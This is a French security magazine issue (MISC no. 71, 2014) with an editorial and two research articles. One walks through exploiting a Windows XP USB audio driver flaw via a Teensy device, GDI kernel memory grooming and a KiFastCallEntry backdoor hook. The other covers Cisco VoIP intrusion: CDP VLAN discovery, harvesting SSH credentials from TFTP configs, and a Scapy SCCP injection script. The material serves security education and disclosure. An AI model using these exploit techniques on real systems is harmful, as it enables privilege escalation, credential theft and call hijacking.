MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
N° 71 JANVIER/FÉVRIER 2014
France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 15 $ cad - Maroc : 110 MAD - Tunisie 19 TND
L 19018 - 71 - F: 8,90 € - RD

DEVENEZ

EXPERT EN SÉCURITÉ DE L'INFORMATION

MASTER >>> PARCOURS.1 SÉCURITÉ INFORMATIQUE
PARCOURS.2 MATHÉMATIQUES, CRYPTOLOGIE, CODAGE

www.cryptis.fr
Formation & Recherche

Université de Limoges | FACULTÉ DES SCIENCES ET TECHNIQUES

Master Cryptis - Faculté des Sciences et Techniques
123 Av. Albert Thomas - 87060 Limoges cedex
05 55 45 73 23 - cryptis@unilim.fr

cnrs

Xlim institut de recherche

ÉDITO

Les vieux cons et héritage

Il y a quelques semaines, Cédric Blancher **[1]** est décédé d'un accident de parachute. Rien de tel pour commencer un édito et l'année en plombant l'ambiance, surtout que pour un nombre non négligeable de lecteurs, cette information provoque la question : mais c'est qui ce type dont il parle ?

Afin d'allumer une lueur dans l'œil bovin du lecteur qui contemplerait un stradivarius (expression volée à un prof de français de 1ère à l'époque où Mitterrand venait de remporter sa seconde élection présidentielle), je vais donc vous retracer quelques tranches de vie, en commençant par des naissances.

MISC est né il y a un peu plus de 12 ans, sous forme d'un hors-série de LinuxMag dédié à la sécurité. Devant le succès de ce numéro, Les Éditions Diamond me proposèrent de créer un magazine consacré à la sécurité informatique.

À cette époque, seuls quelques illuminés se lançaient dans la sécurité, la principale difficulté étant qu'il n'y avait pratiquement aucune information disponible en anglais, et strictement aucune en français. L'idée de lancer cette revue me plaisait bien et correspondait à un vrai besoin.

Quelques mois plus tard, une bande d'allumés lançait également SSTIC, consécutif à de nombreuses discussions et non moins nombreuses bières, avec ce même souci de partager des connaissances en les rendant accessibles au plus grand nombre.

C'est en travaillant sur ces 2 projets que j'ai rencontré Cédric. Il était alors modérateur sur fr.comp.securite, à une époque où les newsgroups ne servaient pas uniquement à télécharger les derniers épisodes de Homeland (en même temps, avec un modem 56K, c'est long). Nous avons discuté avec Éric Detoisien et Cédric sur les attaques possibles à base d'ARP, ce qui donna lieu à un article et à quelques outils.

Nous avons continué à faire plein de choses ensemble. Mais celles dont je conserve le meilleur souvenir, sont les séjours que nous avons passés en Afrique dans le but d'apprendre à des gens de tout le continent à sécuriser les machines et les réseaux. C'était crevant, on en est parfois revenu avec des hôtes indésirables dans l'estomac, mais tellement enrichissant !

Cédric, outre son côté gouailleur, c'est avant tout cela pour moi : une personne qui aimait partager ses passions et ses connaissances. On se rejoignait sur ce point et on a pas mal bourlingué pour créer tout un tas de choses. Ses contributions, visibles et invisibles, à MISC, SSTIC, dans des écoles et universités, dans les boîtes où il est passé, n'étaient pas uniquement guidées par son désir d'être Platinium à vie sur Air France, mais bien par celui de faire avancer les choses.

Alors, jeunes cons, bougez-vous aussi comme lui. Vous avez d'autres challenges à résoudre, d'autres défis à relever. Vous ne connaissez pas X25, les BBS et le minitel, qu'importe ! Creusez, semez, et cultivez votre petite parcelle d'Internet. Simplement, n'oubliez pas que c'est possible grâce à des gens comme Cédric qui ont posé des briques avant les vôtres.

Bonnes année, lecture et initiatives !

Fred Raynal (vieux con)

@fredraynal

@MISCRedac

[1] Ma petite parcelle d'Internet : http://sid.rstack.org/blog/

Rendez-vous au 28 février 2014 pour le n°72 !

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
boutique.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaires de rédaction :
Aline Hof & Véronique Sittler
Conception graphique : Jérémy Gall
Responsable publicité :
Black Mouse Communication - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

DÉCOUVERTE ET EXPLOITATION D'UNE VULNÉRABILITÉ DANS LA PILE USB DE WINDOWS XP

Fabien Perigaud (@0xf4b) – fperigaud@gmail.com

mots-clés : FUZZING / KERNEL / USB / WINDOWS

La démocratisation des périphériques permettant de « jouer » avec l'USB (teensy [1], facedancer [2]...) a rendu intéressante et accessible la recherche de vulnérabilités dans les piles USB des différents systèmes d'exploitation. Nous nous proposons de décrire dans cet article la découverte et l'exploitation d'une vulnérabilité touchant Windows XP, à l'aide d'un micro-contrôleur Teensy.

1 Introduction

La vulnérabilité décrite dans cet article a fait l'objet d'un « *responsible disclosure* », mais n'a pas été corrigée, Microsoft ne considérant pas une vulnérabilité nécessitant un accès physique à la machine comme étant un problème de sécurité (règle n°3 de leurs « *Ten Immutable Laws of Security* » **[3]**). La vulnérabilité ne touchant de plus que des versions en fin de vie de Windows, et ayant des conditions d'exploitation non triviales, la décision a été prise de fournir l'information aux lecteurs, à titre préventif.

2 Historique

Il existe aujourd'hui assez peu de vulnérabilités sur la pile USB ayant amené à la compromission totale d'un hôte par simple branchement d'un périphérique USB. La plus médiatisée est évidemment le jailbreak de la PlayStation 3, dont une implémentation libre est disponible sur le github PsGroove **[4]**. L'iPhone a également fait les frais d'attaques sur la pile USB de sa BootROM **[5]**, mais il n'existe, à la connaissance de l'auteur, aucun code d'exploitation ou preuve de concept publique d'une attaque sur des OS plus « classiques », si ce n'est l'utilisation d'émulateurs de claviers à des fins malveillantes **[6]** ou non **[7]**. Notons également une vulnérabilité découverte par j00ru **[8]** utilisant une clé USB comme vecteur, mais touchant le driver du système de fichiers NTFS.




Fig. 1 : Hiérarchie des pilotes de la pile USB de Windows XP.

3 Découverte de vulnérabilités

Un framework de fuzzing pour le facedancer, Umap **[9]**, a été récemment rendu public par NCC Group. Celui-ci permet à tout un chacun de fuzzer différentes classes de périphériques depuis un hôte Linux, en Python. L'utilisation de l'outil « out-of-the-box » permet d'ailleurs de provoquer un écran bleu sur une version à jour de Windows 8.1 **[10]** !

La virtualisation permet également de concevoir un fuzzer USB sans disposer de matériel spécifique. Qemu dispose de plusieurs périphériques USB virtuels, et rien n'interdit

d'écrire son propre périphérique envoyant des structures malformées tout en surveillant la réaction de l'OS, ou tout simplement d'intercepter et modifier les données envoyées par un vrai périphérique à la machine virtuelle.

L'auteur a choisi d'implémenter un « *dumb fuzzer* » au niveau de la redirection USB de Qemu, tout en utilisant une webcam (utilisant les classes USB audio et vidéo), ainsi qu'une instrumentation permettant de simuler des branchements à intervalles réguliers. La routine de fuzzing peut être implémentée au niveau de la fonction **async_complete()** du fichier **usb-linux.c**.

Une séance de fuzzing de 24 heures sur un Windows XP à jour permet de provoquer de nombreux écrans bleus, et de récupérer les fichiers « MEMORY.DMP » associés pour une analyse d'exploitabilité.

4 Analyse d'un écran bleu

Le chargement de l'un des fichiers « MEMORY.DMP » sous WinDBG nous indique quelle est la cause du crash (les sorties ultérieures de WinDBG sont volontairement tronquées) :

```
BugCheck 7E, {c0000005, 22e, f8ae1888, f8ae1584}
Probably caused by : usbaudio.sys ( usbaudio!BuildUSBAudioFilterTopology+1a8 )
CONTEXT:  f8ae1584 -- (.cxr 0xffffffffff8ae1584)
eax=00000056 ebx=82576978 ecx=f8ae1994 edx=82438e38 esi=82438e27 edi=82438e12
eip=0000022e esp=f8ae1950 ebp=f8ae19ac iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010286
0000022e ??              ???
STACK_TEXT:
WARNING: Frame IP not in any known module. Following frames may be wrong.
f8ae194c f7517c24 8232e218 82438e27 823d4888 0x22e
f8ae19ac f7515e9f 8232e218 00000000 8232e218 usbaudio!BuildUSBAudioFilterTopo
logy+0x1a8
f8ae19cc f7515741 8232e218 8232e218 8232e1b0 usbaudio!USBAudioCreateFilterCon
text+0xa3
```

Le problème semble provenir de la fonction **usbaudio!BuildUSBAudioFilterTopology**, dans le pilote **usbaudio.sys**.

L'état des registres nous indique une valeur pointant vers de la mémoire non allouée dans *EIP*. Voyons le code de la fonction incriminée pour comprendre ce qu'il s'est passé.

```
kd> uf usbaudio!BuildUSBAudioFilterTopology
usbaudio!BuildUSBAudioFilterTopology+0x187:
f7517c03 0fb64602        movzx   eax,byte ptr [esi+2]
f7517c07 8d4df8          lea     ecx,[ebp-8]
f7517c0a 51              push    ecx
f7517c0b 8d4dec          lea     ecx,[ebp-14h]
f7517c0e 51              push    ecx
f7517c0f 8d4de8          lea     ecx,[ebp-18h]
f7517c12 51              push    ecx
f7517c13 ff75f0          push    dword ptr [ebp-10h]
f7517c16 ff75dc          push    dword ptr [ebp-24h]
f7517c19 56              push    esi
f7517c1a ff7508          push    dword ptr [ebp+8]
f7517c1d ff1485381a52f7  call    dword ptr usbaudio!pUnitProcessRtn (f7521a38)
[eax*4]
f7517c24 0fb606          movzx   eax,byte ptr [esi]
f7517c27 03c6            add     eax,esi
```

Un octet est lu depuis le tampon pointé par *ESI*, et est utilisé comme index dans le tableau de pointeurs de fonctions **usbaudio!pUnitProcessRtn**, sans vérification de dépassement.

Si l'on observe la mémoire à l'offset *0x56* du tableau, nous retrouvons bien la valeur d'*EIP*.

```
kd> dds usbaudio!pUnitProcessRtn
f7521a38  f7517a74 usbaudio!ProcessUnknownUnit
f7521a3c  f7517a74 usbaudio!ProcessUnknownUnit
f7521a40  f7517052 usbaudio!ProcessInputTerminalUnit
f7521a44  f75170e8 usbaudio!ProcessOutputTerminalUnit
f7521a48  f7517198 usbaudio!ProcessMixerUnit
f7521a4c  f751728a usbaudio!ProcessSelectorUnit
f7521a50  f7517318 usbaudio!ProcessFeatureUnit
f7521a54  f75177ee usbaudio!ProcessProcessingUnit
f7521a58  f75179ee usbaudio!ProcessExtensionUnit
f7521a5c  00000000

kd> dds usbaudio!pUnitProcessRtn+0x56*4
f7521b90  0000022e
```

L'observation de la mémoire pointée par *ESI* nous indique qu'il s'agit d'une partie du descripteur de configuration de notre périphérique audio. Plus spécifiquement, l'offset *2* auquel est récupéré *EAX* correspond au champ *SubType* d'un descripteur d'interface audio, librement contrôlé lors de l'émulation d'un périphérique.

L'exploitation de la vulnérabilité nécessite de trouver un pointeur pertinent à appeler entre les offsets *0xa* et *0xff* du tableau.

Il se trouve qu'un pointeur vers la fonction **ks!KsDefaultForwardIrp** est présent à l'offset *0x8e* :

```
kd> dds usbaudio!pUnitProcessRtn+0x8e*4
f7521c70  f82dd4ab ks!KsDefaultForwardIrp
```

Il s'agit de l'unique pointeur utile, mais nous verrons que celui-ci est suffisant pour permettre une exploitation. Pour rappel, le 2nd argument de la fonction appelée était *ESI*, à savoir un pointeur vers le descripteur d'interface audio provoquant le crash, et donc des données que nous contrôlons.

Le pseudo-code de la fonction est le suivant (source ReactOS **[11]**) :

```
NTSTATUS NTAPI KsDefaultForwardIrp (IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp) {
    IoStack = IoGetCurrentIrpStackLocation(Irp);
    DeviceExtension = IoStack->DeviceObject->DeviceExtension;
    DeviceHeader = DeviceExtension->DeviceHeader;
    return IoCallDriver(DeviceHeader->PnpDeviceObject, Irp);
}
```

Il est alors possible d'appeler **IoCallDriver** moyennement 4 déréférencements successifs d'un pointeur que nous contrôlons.

Voyons le pseudo-code de cette nouvelle fonction :

```
NTSTATUS IofCallDriver (IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp) {
    DriverObject = DeviceObject->DriverObject;
    Irp->CurrentLocation--;
    if (Irp->CurrentLocation <= 0)
        KeBugCheckEx(NO_MORE_IRP_STACK_LOCATIONS, (ULONG_PTR)Irp, 0, 0, 0);
    StackPtr = IoGetNextIrpStackLocation(Irp);
    Irp->Tail.Overlay.CurrentStackLocation = StackPtr;
    StackPtr->DeviceObject = DeviceObject;
    return DriverObject->MajorFunction[StackPtr->MajorFunction](DeviceObject, Irp);
}
```

Deux déréférencements supplémentaires nous amènent à l'appel d'un pointeur de fonction. Si notre pointeur initial peut survivre à 7 déréférencements successifs, nous pouvons alors exécuter du code arbitraire.

5 Exploitation

L'exploitation à l'aide du seul périphérique USB paraissant particulièrement compliquée (6 déréférences successives sont nécessaires, sans connaissance de l'état de la mémoire), nous nous proposons d'exploiter la vulnérabilité pour effectuer une élévation de privilèges. Ainsi, cela nous permet de nous aider d'un programme *userland* non privilégié pour manipuler la mémoire du système.

Le code d'exploitation va alors être constitué de deux parties.

5.1 Côté matériel

Nous utiliserons un teensy 2.0++ pour gérer la partie matérielle, celui-ci étant simple d'accès et disposant de nombreux projets open source pour émuler les différentes classes USB.

Le déclenchement de la vulnérabilité peut être simplement implémenté via un descripteur de configuration contenant une interface audio dont le **Subtype** serait fixé à **0x8e**. La bibliothèque LUFA fournit de nombreuses structures et fonctions pour aider à l'émulation des différentes classes USB. Nous pouvons alors utiliser la structure décrivant une interface de type **AudioInputTerminal**, et simplement modifier son champ **Subtype**.

```
.VulnerableAudioInterface =
{
  .Header    = {.Size = sizeof(USB_Audio_InputTerminal_t), .Type =
DTYPE_AudioInterface},
  .Subtype   = 0x8e,
  .TerminalID = 1,
  .TerminalType = TERMINAL_UNDEFINED,
  .AssociatedOutputTerminal = 2,
  .TotalChannels = 1,
  .ChannelConfig = CHANNEL_CENTER_FRONT,
  .ChannelStrIndex = NO_DESCRIPTOR,
  .TerminalStrIndex = NO_DESCRIPTOR
}
```

Un pointeur arbitraire placé 0x60 octets plus loin dans le descripteur de configuration sera alors considéré par la fonction **ks!KsDefaultForwardIrp** comme étant un pointeur vers une *IRP*.

La valeur du pointeur sera calculée par un programme **userland** qui indiquera à notre teensy quelle valeur utiliser lors de l'exploitation. Ce programme devra être lancé par l'utilisateur lors du branchement de la clé.

Pour permettre cette communication, nous allons réaliser un périphérique hybride. Celui-ci se présentera sous la forme d'un périphérique RawHID **[12]** à la première insertion, et attendra que le programme lui envoie le pointeur. Une fois celui-ci reçu, le périphérique redémarre, et se présente comme un périphérique audio, déclenchant la vulnérabilité ! L'émulation de plusieurs types de périphériques sur un même Teensy aurait également pu être effectuée en émulant un hub USB.




Fig. 2 : Diagramme représentant le fonctionnement du périphérique USB.

5.2 Côté logiciel userland

Le côté matériel se chargeant uniquement du déclenchement de la vulnérabilité, la charge utile de notre *exploit* se trouvera dans le programme *userland*. La vulnérabilité ne survenant pas dans le contexte d'un processus contrôlé, il ne nous est pas simplement possible d'allouer les structures en mémoire *userland* et de fournir au périphérique un pointeur vers celles-ci.

Nous devons alors créer 7 structures chaînées **dans la mémoire du noyau**, et retrouver l'adresse mémoire de la première de la liste.

Plusieurs méthodes existent pour retrouver l'adresse de certains objets du noyau, dont certains champs pourraient être contrôlés depuis le mode utilisateur (certaines d'entre elles ont été décrites dans l'exploit corner du numéro 70 de MISC). Le choix s'est porté sur l'utilisation d'objets GDI, pour la flexibilité qu'ils apportent dans les données contrôlées, et la facilité d'obtention du pointeur vers l'objet créé.

Sous Windows XP, l'ensemble des objets GDI du système est décrit dans une structure partagée par l'ensemble des processus : la **GdiSharedHandleTable**. Celle-ci est directement accessible via un pointeur situé à l'offset **0x94** du **PEB**. Les 16 bits de poids faible d'un handle sur un objet GDI correspondent à un index dans cette table, chaque entrée étant décrite par la structure suivante :

```
struct
{
    LPVOID pKernelAddress;
    USHORT wProcessId;
    USHORT wCount;
   USHORT wUpper;
    USHORT wType;
    LPVOID pUserAddress;
} GDICELL;
```

Nous pouvons alors créer un objet GDI (nous choisissons une Bitmap) :

```
memset(tab1, 0x41, 32*32);
hBMP = CreateBitmap(32, 32, 1, 8, tab1);
```

Puis, après avoir retrouvé son pointeur dans le noyau, nous observons ce qui s'y trouve via WinDBG :

```
1kd> dd 0xe1320410 L64
e1320410  87050f30 00000000 00000000 00000000
...
e1320480  00000000 00000000 00000000 41414141
e1320490  41414141 41414141 41414141 41414141
e13204a0  41414141 41414141 41414141 41414141
```

Les données de notre Bitmap sont présentes à l'offset **0x74** de l'objet : nous avons donc un moyen fiable de créer des structures arbitraires dans la mémoire du noyau, et de retrouver leur adresse.

Notre programme effectuera donc les actions suivantes :

- Création d'une Bitmap contenant un shellcode Ring 0 ;
- Création d'une Bitmap contenant uniquement des pointeurs vers la précédente Bitmap (pour ne pas avoir à se soucier de l'offset) ;
- Création de 5 autres Bitmaps, chacune contenant des pointeurs vers la précédente ;
- Envoi du pointeur de la dernière Bitmap créée à notre périphérique HID.

Il suffit dès lors d'attendre que la vulnérabilité soit déclenchée, et de vérifier que le shellcode a bien été exécuté.




Fig. 3 : Fonctionnement du programme userland.

5.3 Côté shellcode kernelland

Le shellcode exécuté en mode noyau se doit d'être autonome, la vulnérabilité ne survenant pas dans le contexte de notre processus maîtrisé. Une méthode simple pour permettre l'élévation de notre processus userland est de *hooker* la routine **nt!KiFastCallEntry**, qui est appelée à chaque fois qu'un processus exécute l'instruction **sysenter**, et d'attendre un certain « magic number » passé dans un registre. Cela revient à insérer une « backdoor » dans le noyau.

Lorsque ce magic est rencontré, le *hook* est supprimé et un **call eax** est effectué, ce qui permet au programme tournant en mode utilisateur de choisir son shellcode de *stage 2*, sans avoir à reprogrammer le périphérique.

Une ultime tâche doit être accomplie après la pose du hook : il s'agit de repositionner la pile pour retourner dans la fonction **usbaudio!BuildUSBAudioFilterTopology**, afin que le traitement du périphérique USB puisse continuer comme si rien ne s'était passé. Pour cela, la pile est réalignée et les registres sauvegardés en prologue de **ks!KsDefaultForwardIrp** sont restaurés. Aucune valeur de retour particulière n'étant attendue par la fonction appelante, l'exécution peut continuer.

Conclusion

La vulnérabilité présentée dans cet article est simple à exploiter en tant qu'élévation de privilège, mais le serait beaucoup moins en mode « *plug-and-pwn* », où il suffirait par exemple de brancher le périphérique pour déverrouiller une session. Nous ne sommes toutefois pas à l'abri d'une vulnérabilité ou d'un vecteur d'exploitation beaucoup plus trivial rendant cette possibilité crédible. Il est alors dommage que les éditeurs ne considèrent pas l'USB comme un vecteur d'attaque sérieux, et que certains refusent tout simplement d'y corriger des vulnérabilités.

Il est toutefois à noter que cette vulnérabilité a fait l'objet, volontaire ou non, d'une correction à partir de Windows Vista. Cette correction induit toutefois une boucle infinie lors d'une tentative d'exploitation... ■

REMERCIEMENTS

Merci à @jmichel_p et @Ivanlef0u pour leurs relectures, à @trapframe pour sa connaissance infinie de WinDBG et à fl0 pour ses conseils avisés lors de déambulations rennaises nocturnes ;)

RÉFÉRENCES

[1] http://www.pjrc.com/teensy/

[2] http://goodfet.sourceforge.net/hardware/facedancer21/

[3] http://technet.microsoft.com/en-us/security/hh278941.aspx

[4] https://github.com/psgroove/psgroove

[5] http://theiphonewiki.com/wiki/Category:Exploits

[6] http://www.nes.fr/securitylab/?p=374

[7] http://bl0g.cedricpernet.net/post/2013/09/24/Sensibilisation%3A-Toujours-plus-de-boulot

[8] http://j00ru.vexillium.org/?p=1272

[9] https://github.com/nccgroup/umap

[10] http://blog.j-michel.org/post/67652808280/a-journey-in-script-kiddie-land-and-kernel-land

[11] http://doxygen.reactos.org/d6/dfc/ntoskrnl_2io_2iomgr_2irp_8c_a08523865a244263a313c98a15ced01bb.html

[12] http://www.pjrc.com/teensy/rawhid.html

L'INTRUSION D'UN SYSTÈME VOIP CISCO

« Joffrey CZARNY » aka Sn0rkY – joffrey.czarny@eads.net

mots-clés : VOIP / CUCM / TFTP / IP PHONES

Quand vous pensez sécurité VoIP, vous voyez surtout la sécurité autour du protocole SIP. Pourtant, dans les environnements Cisco, bien d'autres protocoles sont utilisés et permettent de mettre en évidence certaines lacunes, et non des moindres ! De plus, ici, nous ne parlons plus de VoIP, mais de communications unifiées ce qui implique une interaction avec d'autres systèmes de l'écosystème VoIP.

1 La prise d'empreinte sur une infra VoIP Cisco

Une manière simple d'obtenir le VLAN ID voix ainsi que les adresses IP des serveurs de l'infrastructure passe souvent par le téléphone grâce à la fonction « Paramètre » du menu.




Fig. 1

Si cette fonction a été désactivée sur le téléphone, il est toujours possible d'écouter les trames réseau et de les analyser afin de récupérer des informations utiles pour la suite des tests.

Plusieurs cas de figure peuvent être rencontrés. Si le téléphone est alimenté en PoE (*Power Over Ethernet*), et que comme tout bon pentester que vous êtes, vous ne partez jamais en mission sans votre TAP **[TAP]** (les plus fortunés d'entre vous se seront payé un switch USB **[USB_SWITCH]**), il vous sera donc possible d'écouter le trafic tout en alimentant le téléphone.




Fig. 2

Maintenant, si le réseau sur lequel vous êtes connecté est particulièrement accueillant, l'envoi d'un paquet CDP vous permettra d'identifier le VLAN ID correspondant au VLAN voix et la réponse DHCP vous permettra d'obtenir le serveur TFTP contenant l'ensemble des configurations des téléphones.

```
Welcome to Scapy (2.2.0-dev)
>>> load_contrib('cdp')
>>> p_cdp_vlan_query = Dot3(dst='01:00:0c:cc:cc:cc')/LLC()/SNAP()/CDPv2_HDR(ms
g=[CDPMsgDeviceID(val='SIP00070EEA1337'),CDPMsgPortID(),CDPMsgCapabilities(),C
DPMsgSoftwareVersion(),CDPMsgPlatform(val='Cisco IP Phone 7940'),CDPMsgPower()
,CDPMsgDuplex(),CDPMsgVoIPVLANQuery()])
```

Après l'accès au VLAN voix et qu'une IP vous ait été attribué, il vous est normalement possible d'interagir avec le serveur TFTP (souvent l'un des « subscribers »). Les plus chanceux d'entre vous auront potentiellement le 802.1x d'activé et pourront connecter le supplicant (le téléphone dans ce cas) sur un hub afin de monter le port. La dernière étape consistera à usurper l'adresse MAC et l'adresse IP pour accéder au réseau.

L'accès au réseau et l'adresse IP du serveur TFTP étant acquis, il ne reste plus qu'à fouiner dans les fichiers de configuration qui ne s'avéreront pas tous utiles pour notre mission d'intrusion, mais certains peuvent se révéler lucratifs (plus exploitables que d'autres), car ils contiennent les adresses IP des différents subscribers, mais également les URL d'accès aux services tiers tels que IPMA (filtrage patron secrétaire), Extension Mobility (profil itinérant), Telisca, Uc Care... mais également des logins et mots de passe pour se connecter en SSH sur les téléphones, si cet accès y est configuré.

- OS79XX.conf ➡ version des firmwares
- SEP[mac@].cnf .xml ➡ adresses IP des cibles, URL des services et le mot de passe pour l'accès SSH (Fig. 3).

```
<device>
...
 <sshUserId>user</sshUserId>
 <sshPassword>pass</sshPassword>
...
<device>
```

Fig. 3

Je vous conseille d'utiliser TFTPtheft **[TFTPtheft]** qui

contient déjà une liste de fichiers de configuration par défaut sur CUCM « *Cisco Unified Communications Manager* ». Une petite subtilité : dans les versions récentes du CUCM, le service TFTP peut être remplacé par le service CTFTP (service Web). Et là, c'est la fête, car à défaut d'être contraint de connaître le nom du fichier de configuration que nous voulons consulter via le service TFTP, le service CTFP nous permet de lister l'intégralité des fichiers de configuration. Il suffit pour cela d'accéder à **http://@IP_TFTP:6970/ConfigFileCacheList.txt**.

```
Filename                          Len(In Cache)    Build Time
ITLFile.tlv                       7908             10
SEPDefault.cnf                    17               1
MTPDefault.cnf                    17               0
CFBDefault.cnf                    17               0
SAADefault.cnf                    17               1
SDADefault.cnf                    17               1
lddefault.cfg                     54               1
gkdefault.cfg                     54               1
SIPDefault.cnf                    826              1
XMLDefault.cnf.xml.sgn            9658             47
SEPDEADOOBEEFOO.cnf.xml.sgn       798              1
SEPDEADOOBEEFOO.cnf.xml.enc.sgn   10068            1
SO_SUO_DS1-O@SNK-GTW-2.cnf.xml    2419             1
SO_SUO_DS1-O@SNK-GTW-1.cnf.xml    2419             1
SNK-GTW-1.cnf.xml                 40868            5
SNK-GTW-3.cnf.xml                 40864            6
AppDialRules.xml                  25               1
DirLookupDialRules.xml            25               1
BATDEADOOBEEFOO.cnf.xml.sgn       768              1
total    Memory Used:7494388b     Build Time:1359ms
```

Fig. 4

D'autres fichiers tels que **/BinFileCacheList.txt**, **/FileList.txt**, **/PerfMon.txt**, **/ParamList.txt** et **/lddefault.cfg** peuvent être aussi intéressants à consulter.

2 Les flux de signalisation

Le protocole de signalisation le plus couramment utilisé pour les « endpoints » est SCCP (*Skinny Call Control Protocol*). SCCP est un protocole TCP (port 2000) qui maintient une session entre le CUCM et le téléphone à partir du moment où le téléphone s'est enregistré sur le CUCM. Par défaut, la signalisation n'est pas chiffrée (Secure SCCP qui l'est, utilise le port TCP/2443). Il est donc possible d'altérer cette signalisation et de la manipuler. Pour cela, Scapy est notre ami : il contient la classe SCCP et permet de faire de l'ARP poisoning.

```
skinny_messages_cls = {
# Station -> Callmanager
  0x0000: "SkinnyMessageKeepAlive",
  0x0001: "SkinnyMessageRegister",
  0x0002: "SkinnyMessageIpPort",
  0x0003: "SkinnyMessageKeypadButton",
  0x0004: "SkinnyMessageEnblocCall",
  0x0005: "SkinnyMessageStimulus",
  0x0006: "SkinnyMessageOffHook",
  0x0007: "SkinnyMessageOnHook",
  0x0008: "SkinnyMessageHookFlash",
  0x0009: "SkinnyMessageForwardStatReq",
  0x000A: "SkinnyMessageSpeedDialStatReq",
  0x000B: "SkinnyMessageLineStatReq",
  0x000C: "SkinnyMessageConfigStatReq",
  0x000D: "SkinnyMessageTimeDateReq",
  0x000E: "SkinnyMessageButtonTemplateReq",
  0x000F: "SkinnyMessageVersionReq",
  0x0010: "SkinnyMessage...Req"

if conn_ccm in r:
    data = conn_ccm.recv(1024)
    if len(data) == 0:
        break
    conn_victim.send(data)
if conn_victim in r:
    data = conn_victim.recv(1024)
    if len(data) == 0:
        break
    conn_ccm.send(data)
if sys.stdin in r:
    sys.stdin.read(1)
    if state == 0:
        data_inj = str(Skinny()/SkinnyMessageOffHook())
        state = 1
    else:
        data_inj = str(Skinny()/SkinnyMessageOnHook())
        state = 0
    print "Injecting Skinny Message."
    #conn_victim.send(data_inj)
    conn_ccm.send(data_inj)
```

Fig. 5

